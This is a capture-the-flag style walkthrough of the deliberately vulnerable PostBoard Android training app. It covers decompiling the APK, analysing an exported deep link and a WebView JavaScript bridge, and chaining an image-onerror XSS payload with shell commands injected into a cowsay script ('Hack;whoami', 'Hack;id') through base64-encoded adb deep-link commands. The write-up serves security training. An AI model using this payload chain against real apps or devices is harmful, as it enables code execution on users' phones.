1. Running Application:

- Once you enter the app you can see that page "Write Your Markdown message Here"
- I Tried `<h1>Header1</h1>` to see if it works or not and it works
- Second I put the payload 😂 an image make alert when error `<img>` and Congratulation you have **XSS** in this input.
- For now you got **XSS** but you want to understand everything for this application.
- So lets explore the code for this app.
2. Review the code:
We have not the source code but we can make Reverse Engineering with Jadx-Gui
Reverse Engineering:
jadx-gui /<path>/com.mobilehackinglab.postboard.apkUnderstanding the application:
- Open AndroidManifest.xml file to see Exported Activity.
<activity
    android:name="com.mobilehackinglab.postboard.MainActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="postboard"
            android:host="postmessage"/>
    </intent-filter>
</activity>- MainActivity, when the user clicks on the app icon, it works to launch this app.
- This activity allows to open external DeepLink with action View, category Browserable, and with data postboard://postmessage.
- For know this is the information I should collect for this part.
- Code
public final class MainActivity extends AppCompatActivity {
    private ActivityMainBinding binding;

    @Override
    protected void onCreate(Bundle savedInstanceState) throws IOException {
        super.onCreate(savedInstanceState);
        ActivityMainBinding activityMainBindingInflate = ActivityMainBinding.inflate(getLayoutInflater());
        Intrinsics.checkNotNullExpressionValue(activityMainBindingInflate, "inflate(...)");
        this.binding = activityMainBindingInflate;
        ActivityMainBinding activityMainBinding = null;
        if (activityMainBindingInflate == null) {
            Intrinsics.throwUninitializedPropertyAccessException("binding");
            activityMainBindingInflate = null;
        }
        setContentView(activityMainBindingInflate.getRoot());
        CowsayUtil.INSTANCE.initialize(this);
        ActivityMainBinding activityMainBinding2 = this.binding;
        if (activityMainBinding2 == null) {
            Intrinsics.throwUninitializedPropertyAccessException("binding");
        } else {
            activityMainBinding = activityMainBinding2;
        }
        WebView webView = activityMainBinding.webView;
        Intrinsics.checkNotNullExpressionValue(webView, "webView");
        setupWebView(webView);
        handleIntent();
    }

    private final void setupWebView(WebView webView) {
        webView.getSettings().setJavaScriptEnabled(true);
        webView.setWebChromeClient(new WebAppChromeClient());
        webView.addJavascriptInterface(new WebAppInterface(), "WebAppInterface");
        webView.loadUrl("file:///android_asset/index.html");
    }

    private final void handleIntent() {
        Intent intent = getIntent();
        String action = intent.getAction();
        Uri data = intent.getData();
        if (!Intrinsics.areEqual("android.intent.action.VIEW", action) || data == null || !Intrinsics.areEqual(data.getScheme(), "postboard") || !Intrinsics.areEqual(data.getHost(), "postmessage")) {
            return;
        }
        ActivityMainBinding activityMainBinding = null;
        try {
            String path = data.getPath();
            byte[] bArrDecode = Base64.decode(path != null ? StringsKt.drop(path, 1) : null, 8);
            Intrinsics.checkNotNullExpressionValue(bArrDecode, "decode(...)");
            String message = StringsKt.replace$default(new String(bArrDecode, Charsets.UTF_8), "'", "\\'", false, 4, (Object) null);
            ActivityMainBinding activityMainBinding2 = this.binding;
            if (activityMainBinding2 == null) {
                Intrinsics.throwUninitializedPropertyAccessException("binding");
                activityMainBinding2 = null;
            }
            activityMainBinding2.webView.loadUrl("javascript:WebAppInterface.postMarkdownMessage('" + message + "')");
        } catch (Exception e) {
            ActivityMainBinding activityMainBinding3 = this.binding;
            if (activityMainBinding3 == null) {
                Intrinsics.throwUninitializedPropertyAccessException("binding");
            } else {
                activityMainBinding = activityMainBinding3;
            }
            activityMainBinding.webView.loadUrl("javascript:WebAppInterface.postCowsayMessage('" + e.getMessage() + "')");
        }
    }
}- When MainActivity run it Prepare external library called Cowsay
- This class serves as a bridge between the WebView and Android to send, display, and delete messages within the application.
- Load `"file:///android_asset/index.html"`
- Ensure that the link should be like `postboard://postmessage/< Anything>.`
- But the last part of the link will be sent encrypted in base64, which is not secure.
- So the link will be `postboard://postmessage/<Base64>`.
- and allow JavaScript to communicate with Java on `addJavascriptInterface.`
3. Exploitation:
Step by step to understand this:
1. In AndroidManifest.xml, it can use DeepLink to call So
adb shell am start com.mobilehackinglab.postboard/.MainActivity -a android.intent.action.VIEW -c android.intent.category.BROWSABLE -d "postboard://postmessage"
# (First command not final 😂).

2. Encrypt the last part of the link when you send should be encrypted with base64. If you send `Hello`, it should be `SGVsbG8=`.
- So, as you got for the XSS, you can try `<img>` after encoding.
adb shell am start com.mobilehackinglab.postboard/.MainActivity -a android.intent.action.VIEW -c android.intent.category.BROWSABLE -d "postboard://postmessage/PGltZyBzcmM9eCBvbmVycm9yPWFsZXJ0KCJYU1MiKT4="
# (Not Final 😂).- Now the thing part on the link is forgotten [We want to get this].
- To understand what happened
3. In MainActivity, you have the Cowsay file cowsay.sh file to get this file
adb root
adb shell
cd /data/data/com.mobilehackinglab.postboard/files
ls -la
./cowsay.sh  # Usage: ./cowsay.sh <message>
./cowsay.sh Hello From Post Board
4. Getting all methods for this app
// Write in the input
<script>
for (var k in webAppInterface) { alert(k) }
</script>
- as we know that WebAppInterface user this methods and postCowsayMessage to send the messages
<img src=x onerror=WebAppInterface.postCowsayMessage("0x11")>- make this run on error for the image, and do not forget the encoding
adb shell am start -n "com.mobilehackinglab.postboard/.MainActivity" -a "android.intent.action.VIEW" -d "postboard://postmessage/PGltZyBzcmM9eCBvbmVycm9yPVdlYkFwcEludGVyZmFjZS5wb3N0Q293c2F5TWVzc2FnZSgiMHgxMSIpPg=="- Finally
# <img src=x onerror=WebAppInterface.postCowsayMessage("Hack;whoami")>
adb shell am start -n "com.mobilehackinglab.postboard/.MainActivity" -a "android.intent.action.VIEW" -d "postboard://postmessage/PGltZyBzcmM9eCBvbmVycm9yPVdlYkFwcEludGVyZmFjZS5wb3N0Q293c2F5TWVzc2FnZSgiVGVzdGluZzt3aG9hbWkiKT4="
- Now we can add
# <img src=x onerror=WebAppInterface.postCowsayMessage("Hack;id")>
adb shell am start -n "com.mobilehackinglab.postboard/.MainActivity" -a "android.intent.action.VIEW" -d "postboard://postmessage/PGltZyBzcmM9eCBvbmVycm9yPVdlYkFwcEludGVyZmFjZS5wb3N0Q293c2F5TWVzc2FnZSgiVGVzdGluZztpZCIpPg=="
Congratulations 🥳
CreatedBy: Anwer0x11
4. Certification: